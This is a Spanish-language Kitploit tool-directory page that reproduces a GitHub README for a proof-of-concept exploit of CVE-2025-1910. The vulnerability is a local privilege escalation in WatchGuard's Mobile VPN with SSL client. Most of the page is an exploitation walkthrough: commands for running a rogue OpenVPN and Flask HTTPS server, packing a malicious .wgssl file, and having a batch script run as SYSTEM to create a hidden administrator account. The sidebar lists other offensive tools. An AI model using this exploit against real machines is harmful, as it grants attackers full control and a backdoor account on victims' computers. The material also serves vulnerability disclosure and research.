Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-1910-WatchGuard-Privilege-Escalation — Prueba de concepto para explotar CVE-2025-1910, una escalada de privilegios local dentro del cliente Mobile VPN with SSL de WatchGuard. | Kitploit
Herramientas/GitHubGitHub/lutrasecurity/cve-2025-1910-watchguard-privilege-escalation
Escalada de PrivilegiosGeneración de PayloadsAnálisis de VulnerabilidadesExplotaciónMovimiento LateralPost-ExplotaciónPruebas de PenetraciónComando y ControlRed Teaming
Compartir
GitHublutrasecurity/cve-2025-1910-watchguard-privilege-escalation

CVE-2025-1910-WatchGuard-Privilege-Escalation

Prueba de concepto para explotar CVE-2025-1910, una escalada de privilegios local dentro del cliente Mobile VPN with SSL de WatchGuard.

Ver Repositorio
32hace 10 mesesAún no revisado

Escalada de privilegios en WatchGuard Mobile VPN with SSL Client (CVE-2025-1910)

Una vulnerabilidad de escalada de privilegios en Mobile VPN with SSL de WatchGuard <= 12.11.2 permite a un usuario con bajos privilegios ejecutar comandos como SYSTEM en el cliente. Probado con la versión 12.11.2 de Mobile VPN with SSL.

Para más detalles, consulte nuestro artículo del blog (versión en alemán).

Explotación

Preparación en el servidor atacante


  1. Inicie un servidor OpenVPN que acepte todas las conexiones:
sudo openvpn --config server.conf

Servidor OpenVPN iniciado.

  1. Modifique la opción remote en ./client/client.ovpn para que apunte al servidor OpenVPN

  2. Modifique ./client/run.bat según su preferencia; este script se ejecutará como SYSTEM. De forma predeterminada, se crea un nuevo usuario administrador (shinyNewAdmin)

  3. Cree el archivo malicioso client.wgssl de WatchGuard:

cd client/

# Create checksum
md5sum client.ovpn run.bat > MD5SUM

# Pack into a .wgssl file
tar -czf ../client_exploit.wgssl client.ovpn  MD5SUM  run.bat

cd ..
  1. Sirva el archivo malicioso client.wgssl mediante flask:
# Start the flask HTTPS server
sudo python3 srv.py

Servidor web flask iniciado.

Opcionalmente, se puede crear un nuevo par de certificado y clave mediante openssl:

# Create certificate and private key for the HTTPS connection
openssl req -x509 -newkey rsa:4096 -nodes -out server.crt -keyout server.key -days 365 -subj "/CN=firebox"

Explotación en la máquina víctima

Luego, en la máquina víctima donde esté instalada una versión vulnerable de Mobile VPN with SSL (por ejemplo, la versión 12.11.2, Descarga), intente conectarse al servidor atacante. El nombre de usuario y la contraseña ingresados no importan:

Conectando al servidor atacante.

Haga clic en Sí en la alerta de seguridad para ignorar las advertencias del certificado:

Conectando al servidor atacante.

Después de que la conexión se establezca correctamente, se ejecuta el archivo run.bat y se crea el usuario shinyNewAdmin:

El usuario shinyNewAdmin fue creado.

Configuración

En el servidor atacante necesita tener instalados Python, openssl y openvpn. Además, debe instalarse el paquete Python flask:

pip install -r requirements.txt

Nix Flake

Con Nix instalado, puede iniciar el shell de desarrollo:

nix develop

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    985
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    571
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    341
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    309

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →